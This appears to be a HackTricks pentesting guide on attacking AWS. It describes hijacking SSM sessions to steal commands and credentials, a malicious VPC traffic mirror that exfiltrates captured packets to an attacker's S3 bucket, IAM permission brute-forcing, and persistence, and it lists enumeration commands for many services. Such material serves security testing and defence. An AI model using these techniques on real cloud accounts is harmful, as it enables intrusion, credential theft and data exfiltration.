
Then, **Network Interfaces** attached to services (like EC2 instances) are **connected** to the **subnetworks** with **security group(s)**.

Therefore, a **security group** will limit the exposed ports of the **network interfaces using it, independently of the subnetwork**. And a **network ACL** will **limit** the exposed ports to the **whole network**.

Moreover, in order to **access Internet**, there are some interesting configurations to check:

- A **subnetwork** can **auto-assign public IPv4 addresses**
- An **instance** created in the network that **auto-assign IPv4 addresses can get one**
- An **Internet gateway** need to be **attached** to the **VPC**

- You could also use **Egress-only internet gateways**
- You could also have a **NAT gateway** in a **private subnet** so it's possible to **connect to external services** from that private subnet, but it's **not possible to reach them from the outside**.
  - The NAT gateway can be **public** (access to the internet) or **private** (access to other VPCs)



**Support HackTricks and get benefits!**

# AWS - SSM Post-Exploitation

Support HackTricks and get benefits!

This post was copied from <https://frichetten.com/blog/ssm-agent-tomfoolery/>

# Intercept SSM Communications

## Intercept EC2 Messages

Due to how SSM handles authentication, if you can get **access to the IAM credentials of an EC2 instance you can intercept EC2 messages and SSM sessions.**

**SSM Agent** will constantly call `ec2messages:GetMessages`. By default the agent will do this constantly, keeping the **connection open** for approximately **20 seconds**. During this 20 second interval, the agent is **listening** for messages. If it receives one, such as when someone calls `ssm:SendCommand`, it will **receive the message** via this open connection.

An **attacker** can call more frequently `ec2messages:GetMessages`, and this will allow us to **intercept EC2 messages coming to the instance**. This is because the messages will be sent to the last one that established a connection (so as long as an attacker does it more frequently, he will get the messages). To test this idea, you can use this simple **proof of concept** that will listen for send-command messages and steal the command.

The attacker could also **send any response** he likes to the messages.

## Intercept SSM Sessions

This is more complex as it involves multiple web socket connections, a unique binary protocol, and more. The following is a summation of the relevant concepts.


Shortly after the **SSM Agent starts up**, it will **create a WebSocket** connection back to AWS. This connection is the control channel, and is responsible for listening for connections. When a user tries to start an SSM session ([ssm:StartSession](#)), the **control channel will receive the request and will spawn a data channel**. The data channel is responsible for the actual communication from the user to the EC2 instance.

The communication that takes place between the clients is a binary protocol specifically for this purpose. Thankfully, the source code for the SSM Agent is available [here](#), and we can just look up the specification for it. It looks something like [this](#).

//   HL	MessageType	Ver	CD	Seq	Flags	
//	MessageId			Digest		PayType  PayLen
//	Payload					

From an abuse perspective, **intercepting SSM Sessions is more reliable than EC2 messages**. The reason for this is that the **control channels are long lived**, and just like with EC2 messages AWS will only communicate with the **newest one**. As a result, we can create our own control channel and listen for incoming sessions. Using the SSM Agent source code, we can craft the messages in the binary format (if you look to the [proof of concept](#), you'll notice I've literally just translated the Go to Python), and interact with the session.

Because of this we can do things like the following.



```
nick@heavybox:~$ aws ssm start-session --target i-0e5df773bb23f747b
```

Alternatively, we could do things like stealing the commands and supplying our own output. For example, trying to snoop on credentials being passed to the machine.

**Support HackTricks and get benefits!**

# AWS - Malicious VPC Mirror

**Support HackTricks and get benefits!**

VPC traffic mirroring **duplicates inbound and outbound traffic for EC2 instances within a VPC** without the need to install anything on the instances themselves. This duplicated traffic would commonly be sent to something like a network intrusion detection system (IDS) for analysis and monitoring.

With the difficulty of general network inspection in the cloud, pentesters have resorted to other, simpler means, such as reviewing Elastic Load Balancer access logs. Those logs give you *something*, but it is very limited when compared to full network traffic inspection.

## Deploying a Malicious Mirror with Compromised AWS Credentials


It is important to note that **VPC Traffic Mirroring** is only **supported** by **EC2** instance types that are powered by the **AWS Nitro system** and that the **VPC mirror target must be within the same VPC** as any hosts that are being mirrored.

In the next few sections, we'll cover how malmirror works, what it does, and how to analyze the exfiltrated data. The script itself can be [found on our GitHub here](#).

# How malmirror Works

malmirror deploys the following resources into an account:

- An EC2 instance to mirror traffic to
- An EC2 security group for that EC2 instance
- A VPC Mirror Target, pointing to the created EC2 instance
- A VPC Mirror Filter that is configured to mirror all traffic
- A VPC Mirror Session for each supported EC2 instance in the account



After everything is deployed, **traffic will begin mirroring to the EC2 instance that was created**. The EC2 instance will begin listening for and logging all the mirrored network traffic that it receives in PCAP format. After about **100MB of data stored locally on the instance**, it will automatically **exfiltrate that data into an S3 bucket** of your choice (likely in your **own AWS account**) and **delete the local file** from the system. This prevents the instance from running out of space and allows us to exfiltrate the mirrored traffic in an automated fashion. Note that the 100MB limit is

arbitrary and may be far too small for some networks where there is a greater amount of traffic flowing through it. The traffic is exfiltrated this way because there did not seem to be an easy way to mirror the traffic cross-account and this seemed like a reliable way to ensure the data makes it out of the environment.

As the traffic is being exfiltrated to your S3 bucket, you can download it locally for analysis. A simple way to do this would be with the [S3](#) “Sync? command offered by the [AWS CLI](#) so that you only download the data that you are missing from the last time you synced with the bucket.

**Support HackTricks and get benefits!**

# AWS - ECS, ECR & EKS Enum

**Support HackTricks and get benefits!**

# ECS

Amazon **Elastic Container Services** or ECS provides a platform to **host containerized applications in the cloud**. ECS has two **deployment** methods, EC2 instance type and a **serverless** option, **Fargate**. The service **makes running containers in the cloud very easy and pain free**.

ECS operates using the following three building blocks: **Clusters**, **Services**, and **Task Definitions**.

- **Clusters** are **groups of containers** that are running in the cloud. As previously mentioned, there are two launch types for containers, EC2 and Fargate. AWS defines the **EC2** launch type as allowing customers “to run [their] containerized applications on a cluster of Amazon EC2 instances that [they] **manage**”. **Fargate** is similar and is defined as “[allowing] you to run your containerized applications **without the need to provision and manage** the backend infrastructure”.
- **Services** are the same regardless of the launch type chosen. Services are responsible for **running tasks inside of clusters**. Inside a service definition **you define the number of tasks to run** as well as general networking information such as VPC’s, subnets, and security groups.\ There are 2 types of service scheduling:
  - **REPLICA**: The replica scheduling strategy places and **maintains the desired number** of tasks across your cluster. If for some reason a task shut down, a new one is launched in the same or different node.

- **DAEMON**: Deploys exactly one task on each active container instance that has the needed requirements. There is no need to specify a desired number of tasks, a task placement strategy, or use Service Auto Scaling policies.
- **Task Definitions** are responsible for **defining what containers will run** and the various parameters that will be configured with the containers. These parameters include any references to secrets or environment variables the containers need to operate.

## Sensitive Data In Task Definitions

Task definitions are responsible for **configuring the actual containers that will be running in ECS**. Since task definitions define how containers will run, a plethora of information can be found within.

Pacu can enumerate ECS (list-clusters, list-container-instances, list-services, list-task-definitions), it can also dump task definitions.

## Enumeration

```
# Clusters info
aws ecs list-clusters
aws ecs describe-clusters --clusters <cluster>

# Container instances
## An Amazon ECS container instance is an Amazon EC2 instance
that is running the Amazon ECS container agent and has been
registered into an Amazon ECS cluster.
aws ecs list-container-instances
aws ecs describe-container-instances

# Services info
aws ecs list-services --cluster <cluster>
aws ecs describe-services --cluster <cluster> --services
<services>
aws ecs describe-task-sets --cluster <cluster> --service
<service>

# Task definitions
aws ecs list-task-definition-families
aws ecs list-task-definitions
aws ecs list-tasks --cluster <cluster>
aws ecs describe-tasks --cluster <cluster> --tasks <tasks>
## Look for env vars and secrets used from the task definition
aws ecs describe-task-definition --task-definition <TASK_NAME>:
<VERSION>
```

## Privesc

In the following page you can check how to **abuse ECS permissions to escalate privileges**:

[aws-ecs-privesc.md](#)

# ECR

Amazon **Elastic Container Registry** (Amazon ECR) is a **managed container image registry service**. Customers can use the familiar Docker CLI, or their preferred client, to push, pull, and manage images.

Note that in order to upload an image to a repository, the **ecr repository need to have the same name as the image**.

## Other repository options

**Private repositories** has the following options:

- The **URI** is what is used to reference the repository images while creating containers on ECS clusters. The URI is of the format  
`<account_id>.dkr.ecr.<region>.amazonaws.com/<repo-name>`
- The Tag immutability column lists its status, if tag immutability is enabled it will **prevent** image **pushes** with **pre-existing tags** from overwriting the images.
- The **Encryption type** column lists the encryption properties of the repository, it shows the default encryption types such as AES-256, or has **KMS** enabled encryptions.
- The **Pull through cache** column lists its status, if Pull through cache status is Active it will cache **repositories in an external public repository into your private repository**.

- Specific **IAM policies** can be configured to grant different **permissions**.
- The **scanning configuration** allows to scan for vulnerabilities in the images stored inside the repo.

### **Public repositories:**

- The **URI** has a unique default alias like in:

```
public.ecr.aws/p3q0v3y2/alpine
```

## **Enumeration**

```
aws ecr describe-repositories
aws ecr describe-registry
aws ecr list-images --repository-name <repo_name>
aws ecr describe-images --repository-name <repo_name>
aws ecr describe-image-replication-status --repository-name
<repo_name> --image-id <image_id>
aws ecr describe-image-scan-findings --repository-name
<repo_name> --image-id <image_id>
aws ecr describe-pull-through-cache-rules --repository-name
<repo_name> --image-id <image_id>

# Docker login into ecr
aws ecr get-login-password --profile <profile_name> --region
<region> | docker login --username AWS --password-stdin
<account_id>.dkr.ecr.<region>.amazonaws.com

# Download
docker pull <UserID>.dkr.ecr.us-east-
1.amazonaws.com/<ECRName>:latest
docker inspect
sha256:079aee8a89950717cdccd15b8f17c80e9bc4421a855fcdc120e1c534
e4c102e0

# Upload (example uploading purplepanda with tag latest)
docker tag purplepanda:latest <account_id>.dkr.ecr.
<region>.amazonaws.com/purplepanda:latest
docker push <account_id>.dkr.ecr.
<region>.amazonaws.com/purplepanda:latest

# Downloading without Docker
# List digests
aws ecr batch-get-image --repository-name level2 \
--registry-id 653711331788 \
--image-ids imageTag=latest | jq '.images[].imageManifest' |
fromjson'
```

```
## Download a digest
aws ecr get-download-url-for-layer \
--repository-name level2 \
--registry-id 653711331788 \
--layer-digest
"sha256:edfaad38ac10904ee76c81e343abf88f22e6fcf7413ab5a8e4aeffc
6a7d9087a"
```

After downloading the images you should **check them for sensitive info**:

<https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/docker-forensics>

## Privesc

In the following page you can check how to **abuse ECR permissions to escalate privileges**:

[aws-ecr-privesc.md](#)

# EKS

Amazon Elastic Kubernetes Service (Amazon EKS) is a managed service that you can use to run Kubernetes on AWS without needing to install, operate, and maintain your own Kubernetes control plane or nodes.

## Enumeration

```
aws eks list-clusters
aws eks describe-cluster --name <cluster_name>
# Check for endpointPublicAccess and publicAccessCidrs

aws eks list-fargate-profiles --cluster-name <cluster_name>
aws eks describe-fargate-profile --cluster-name <cluster_name>
--fargate-profile-name <prof_name>

aws eks list-identity-provider-configs --cluster-name
<cluster_name>
aws eks describe-identity-provider-config --cluster-name
<cluster_name> --identity-provider-config <p_config>

aws eks list-nodegroups --cluster-name <c_name>
aws eks describe-nodegroup --cluster-name <c_name> --nodegroup-
name <n_name>

aws eks list-updates --name <name>
aws eks describe-update --name <name> --update-id <id>

# Generate kubeconfig
aws eks update-kubeconfig --name aws-eks-dev
```

## From AWS to Kubernetes

The **creator** of the **EKS cluster** is **ALWAYS** going to be able to get into the kubernetes cluster part of the group `system:masters` (k8s admin). At the time of this writing there is **no direct way** to find **who created** the cluster (you can check CloudTrail). And there is **no way** to **remove** that **privilege**.

The way to grant **access to over K8s to more AWS IAM users or roles** is using the **configmap `aws-auth`**.

Therefore, anyone with **write access** over the config map `aws-auth` will be able to **compromise the whole cluster**.

For more information about how to **grant extra privileges to IAM roles & users** in the **same or different account** and how to **abuse** this to [\*\*privesc check this page\*\*](#).

Check also [\*\*this awesome post to learn how the authentication IAM -> Kubernetes work\*\*](#).

## From Kubernetes to AWS

It's possible to allow an **OpenID authentication for kubernetes service account** to allow them to assume roles in AWS. Learn how [\*\*this work in this page\*\*](#).

**Support HackTricks and get benefits!**

# AWS - Elastic Beanstalk Enum

**Support HackTricks and get benefits!**

# Elastic Beanstalk

**Amazon Elastic Beanstalk** is a fully managed service that makes it easy to **deploy, run, and scale web applications** and services developed with Java, .NET, PHP, Node.js, Python, Ruby, Go, and Docker on familiar servers such as Apache, Nginx, Passenger, and IIS.

Elastic Beanstalk provides a simple and flexible way to deploy your applications to the AWS cloud, without the need to worry about the underlying infrastructure. It automatically handles the details of capacity provisioning, load balancing, scaling, and application health monitoring, allowing you to focus on writing and deploying your code.

The infrastructure created by Elastic Beanstalk is managed by **Autoscaling Groups** in **EC2** (with a load balancer). Which means that at the end of the day, if you **compromise the host**, you should know about about EC2:

[aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum](#)

## Security

When creating an App in Beanstalk there are 3 very important security options to choose:

- **EC2 key pair:** This will be the **SSH key** that will be able to access the EC2 instances running the app

- **IAM instance profile:** This is the **instance profile** that the instances will have (**IAM privileges**)
  - The autogenerated role will have some interesting access over all ECS, all SQS, DynamoDB elasticbeanstalk and elasticbeanstalk S3
- **Service role:** This is the **role that the AWS service** will use to perform all the needed actions. Afaik, a regular AWS user cannot access that role.

## Exposure

Beanstalk data is stored in a **S3 bucket** with the following name:

`elasticbeanstalk-<region>-<acc-id>` (if it was created in the AWS console). Inside this bucket you will find the uploaded **source code of the application**.

The **URL** of the created webpage is `http://<webapp-name>-env.<random>. <region>.elasticbeanstalk.com/`

## Enumeration

```
{ % code overflow="wrap" %}
```

```
# Find S3 bucket
for r in "us-east-1 us-east-2 us-west-1 us-west-2 ap-south-1
ap-south-2 ap-northeast-1 ap-northeast-2 ap-northeast-3 ap-
southeast-1 ap-southeast-2 ap-southeast-3 ca-central-1 eu-
central-1 eu-central-2 eu-west-1 eu-west-2 eu-west-3 eu-north-1
sa-east-1 af-south-1 ap-east-1 eu-south-1 eu-south-2 me-south-1
me-central-1"; do aws s3 ls elasticbeanstalk-$r-
<account_number> 2>/dev/null; done

# Get apps and URLs
aws elasticbeanstalk describe-applications # List apps
aws elasticbeanstalk describe-environments # List envs
aws elasticbeanstalk describe-environments | grep -E
"EndpointURL|CNAME"

# Get events
aws elasticbeanstalk describe-events
```

## Privesc

[aws-elastic-beanstalk-privesc.md](#)

**Support HackTricks and get benefits!**

# AWS - EMR Enum

**Support HackTricks and get benefits!**

# EMR

EMR is a managed service by AWS and is comprised of a **cluster of EC2 instances that's highly scalable** to process and run big data frameworks such Apache Hadoop and Spark.

From EMR version 4.8.0 and onwards, we have the ability to create a **security configuration** specifying different settings on **how to manage encryption for your data within your clusters**. You can either encrypt your data at rest, data in transit, or if required, both together. The great thing about these security configurations is they're not actually a part of your EC2 clusters.

One key point of EMR is that **by default, the instances within a cluster do not encrypt data at rest**. Once enabled, the following features are available.

- **Linux Unified Key Setup:** EBS cluster volumes can be encrypted using this method whereby you can specify AWS **KMS** to be used as your key management provider, or use a custom key provider.
- **Open-Source HDFS encryption:** This provides two Hadoop encryption options. Secure Hadoop RPC which would be set to privacy which uses simple authentication security layer, and data encryption of HDFS Block transfer which would be set to true to use the AES-256 algorithm.

From an encryption in transit perspective, you could enable **open source transport layer security** encryption features and select a certificate provider type which can be either PEM where you will need to manually create PEM certificates, bundle them up with a zip file and then reference the zip file in S3 or custom where you would add a custom certificate provider as a Java class that provides encryption artefacts.

Once the TLS certificate provider has been configured in the security configuration file, the following encryption applications specific encryption features can be enabled which will vary depending on your EMR version.

- Hadoop might reduce encrypted shuffle which uses TLS. Both secure Hadoop RPC which uses Simple Authentication Security Layer, and data encryption of HDFS Block Transfer which uses AES-256, are both activated when at rest encryption is enabled in the security configuration.
- Presto: When using EMR version 5.6.0 and later, any internal communication between Presto nodes will use SSL and TLS.
- Tez Shuffle Handler uses TLS.
- Spark: The Akka protocol uses TLS. Block Transfer Service uses Simple Authentication Security Layer and 3DES. External shuffle service uses the Simple Authentication Security Layer.

## Enumeration

```
aws emr list-clusters
aws emr describe-cluster --cluster-id <id>
aws emr list-instances --cluster-id <id>
aws emr list-instance-fleets --cluster-id <id>
aws emr list-steps --cluster-id <id>
aws emr list-notebook-executions
aws emr list-security-configurations
aws emr list-studios #Get studio URLs
```

## Privesc

[aws-emr-privesc.md](#)

**Support HackTricks and get benefits!**

# AWS - EFS Enum

**Support HackTricks and get benefits!**

# EFS

**Elastic File System** (Amazon EFS) provides **simple, scalable file storage**.

With Amazon EFS, **storage capacity is elastic**, growing and shrinking automatically as you add and remove files, so that your applications have the storage they need, when they need it.

## Network Access

These file systems will be **accessible from specific networks**, so you will need some access inside the network to access to the NFS service.\

Moreover, the **EFS** should have in the **subnetwork** endpoint that you can access a **security group allowing access to NFS** (2049 port). Without this, you **won't be able to contact the NFS service** (this isn't create by default).\

For more information about how to do this check:

<https://stackoverflow.com/questions/38632222/aws-efs-connection-timeout-at-mount>

## IAM Access

By **default** anyone with **network access to the EFS** will be able to mount, **read and write it even as root user**. However, File System policies could be in place **only allowing principals with specific permissions** to access it.\ For example, this File System policy **won't allow even to mount** the file system if you **don't have the IAM permission**:

```
{  
    "Version": "2012-10-17",  
    "Id": "efs-policy-wizard-2ca2ba76-5d83-40be-8557-  
8f6c19eaa797",  
    "Statement": [  
        {  
            "Sid": "efs-statement-e7f4b04c-ad75-4a7f-a316-  
4e5d12f0dbf5",  
            "Effect": "Allow",  
            "Principal": {  
                "AWS": "*"  
            },  
            "Action": "",  
            "Resource": "arn:aws:elasticfilesystem:us-east-  
1:318142138553:file-system/fs-0ab66ad201b58a018",  
            "Condition": {  
                "Bool": {  
                    "elasticfilesystem:AccessedViaMountTarget":  
"true"  
                }  
            }  
        }  
    ]  
}
```

Note that to mount file systems protected by IAM you **MUST** use the type "efs" in the mount command:

```
sudo mkdir /efs
sudo mount -t efs -o tls,iam <file-system-id/EFS DNS name>:/efs/
# To use a different profile from ~/.aws/credentials
# You can use: -o tls,iam,awsprofile=namedprofile
```

## Access Points

**Access points** are **application-specific** entry points **into an EFS file system** that make it easier to manage application access to shared datasets.\ They can **enforce user identity**, including the user's POSIX groups, different **root directory** and different **IAM policies**.

**You can mount the File System from an access point with something like:**

```
# Use IAM if you need to use iam permissions
sudo mount -t efs -o tls,[iam],accesspoint=<access-point-id> \
<file-system-id/EFS DNS> /efs/
```

Note that even trying to mount an access point you still need to be able to **contact the NFS service via network**, and if the EFS has a **file system policy**, you need **enough IAM permissions** to mount it.

## Enumeration

```

# Get filesystems and access policies (if any)
aws efs describe-file-systems
aws efs describe-file-system-policy --file-system-id <id>

# Get subnetworks and IP addresses where you can find the file
# system
aws efs describe-mount-targets --file-system-id <id>
aws efs describe-mount-target-security-groups --mount-target-id
<id>

# Get other access points
aws efs describe-access-points

# Get replication configurations
aws efs describe-replication-configurations

# Find for NFS in EC2 networks
nmap -Pn -p 2049 --open 10.10.10.0/24

sudo mkdir /efs

## Mount found
sudo apt install nfs-common
sudo mount -t nfs4 -o
nfsvers=4.1,rsize=1048576,wsize=1048576,hard,timeo=600,retrans=
2,noresvport <IP>:/ /efs

## Mount with efs type
## You need to have installed the package amazon-efs-utils
sudo mount -t efs <file-system-id/EFS DNS name>:/ /efs/

```

## Privesc

[aws-efs-privesc.md](#)

**Support HackTricks and get benefits!**

# AWS - Kinesis Data Firehose

**Support HackTricks and get benefits!**

# Kinesis Data Firehose

Amazon Kinesis Data Firehose is a **fully managed service for delivering real-time streaming data to destinations** such as Amazon Simple Storage Service (Amazon S3), Amazon Redshift, Amazon OpenSearch Service, Splunk, and any custom HTTP endpoint. With Kinesis Data Firehose, you don't need to write applications or manage resources. You **configure your data producers** to send data to Kinesis Data Firehose, and it **automatically delivers the data to the destination** that you specified. You can also configure Kinesis Data Firehose **to transform your data before delivering it**.

## Enumeration

```
# Get delivery streams
aws firehose list-delivery-streams

# Get stream info
aws firehose describe-delivery-stream --delivery-stream-name
<name>
## Get roles
aws firehose describe-delivery-stream --delivery-stream-name
<name> | grep -i RoleARN
```

# References

- [https://docs.amazonaws.cn/en\\_us/firehose/latest/dev/what-is-this-service.html](https://docs.amazonaws.cn/en_us/firehose/latest/dev/what-is-this-service.html)

**Support HackTricks and get benefits!**

# AWS - IAM & STS Enum

**Support HackTricks and get benefits!**

# IAM

You can find a **description of IAM** in:

[aws-basic-information](#)

## Enumeration

Main permissions needed:

- `iam>ListPolicies` , `iam:GetPolicy` and `iam:GetPolicyVersion`
- `iam>ListRoles`
- `iam>ListUsers`
- `iam>ListGroups`
- `iam>ListGroupsForUser`
- `iam>ListAttachedUserPolicies`
- `iam>ListAttachedRolePolicies`
- `iam>ListAttachedGroupPolicies`
- `iam>ListUserPolicies` and `iam:GetUserPolicy`
- `iam>ListGroupPolicies` and `iam:GetGroupPolicy`
- `iam>ListRolePolicies` and `iam:GetRolePolicy`

```
# All IAMs
## Retrieves information about all IAM users, groups, roles,
and policies
## in your Amazon Web Services account, including their
relationships to
## one another. Use this operation to obtain a snapshot of the
configuration of IAM permissions (users, groups, roles, and
policies) in your
## account.
aws iam get-account-authorization-details

# List users
aws iam list-users
aws iam list-ssh-public-keys #User keys for CodeCommit
aws iam get-ssh-public-key --user-name <username> --ssh-public-
key-id <id> --encoding SSH #Get public key with metadata
aws iam list-service-specific-credentials #Get special
permissions of the IAM user over specific services
aws iam get-user --user-name <username> #Get metadata of user
aws iam list-access-keys #List created access keys
## inline policies
aws iam list-user-policies --user-name <username> #Get inline
policies of the user
aws iam get-user-policy --user-name <username> --policy-name
<policynname> #Get inline policy details
## attached policies
aws iam list-attached-user-policies --user-name <username> #Get
policies of user, it doesn't get inline policies

# List groups
aws iam list-groups #Get groups
aws iam list-groups-for-user --user-name <username> #Get groups
of a user
aws iam get-group --group-name <name> #Get group name info
```

```
## inline policies
aws iam list-group-policies --group-name <username> #Get inline
policies of the group
aws iam get-group-policy --group-name <username> --policy-name
<policynname> #Get an inline policy info
## attached policies
aws iam list-attached-group-policies --group-name <name> #Get
policies of group, it doesn't get inline policies

# List roles
aws iam list-roles #Get roles
aws iam get-role --role-name <role-name> #Get role

## inline policies
aws iam list-role-policies --role-name <name> #Get inline
policies of a role
aws iam get-role-policy --role-name <name> --policy-name <name>
#Get inline policy details
aws iam list-attached-role-policies --role-name <role-name>
#Get policies of role, it doesn't get inline policies

# List policies
aws iam list-policies [--only-attached] [--scope Local]
aws iam list-policies-granting-service-access --arn <identity>
--service-namespaces <svc> # Get list of policies that give
access to the user to the service
## Get policy content
aws iam get-policy --policy-arn <policy_arn>
aws iam list-policy-versions --policy-arn <arn>
aws iam get-policy-version --policy-arn
<arn:aws:iam::975426262029:policy/list_apigateways> --version-
id <VERSION_X>

# Enumerate providers
aws iam list-saml-providers
aws iam get-saml-provider --saml-provider-arn <ARN>
```

```
aws iam list-open-id-connect-providers
aws iam get-open-id-connect-provider --open-id-connect-
provider-arn <ARN>

# Misc
aws iam get-account-password-policy
aws iam list-mfa-devices
aws iam list-virtual-mfa-devices
```

If you are interested in your own permissions but you don't have access to query IAM you could always brute-force them using

<https://github.com/andresriancho/enumerate-iam> (don't forget to **update the API file** as indicated in the instructions).

You could also use the tool [weirdAAL](#) which will indicate in the output the actions you can perform in the most common AWS services.

```
# Install
git clone https://github.com/carnal0wnage/weirdAAL.git
cd weirdAAL
python3 -m venv weirdAAL
source weirdAAL/bin/activate
pip3 install -r requirements.txt

# Create a .env file with aws credentials such as
[default]
aws_access_key_id = <insert key id>
aws_secret_access_key = <insert secret key>

# Invoke it
python3 weirdAAL.py -m recon_all -t MyTarget
# You will see output such as:
# [+] elbv2 Actions allowed are [+]
# ['DescribeLoadBalancers', 'DescribeAccountLimits',
'DescribeTargetGroups']
```

## Privesc

In the following page you can check how to **abuse IAM permissions to escalate privileges:**

[aws-iam-privesc.md](#)

## Privesc Abusing Confuse Deputy

[aws-confused-deputy.md](#)

# Unauthenticated Access

[aws-iam-unauthenticated-enum.md](#)

# Persistence

- create a user
- create access keys (of the new user or of all users)
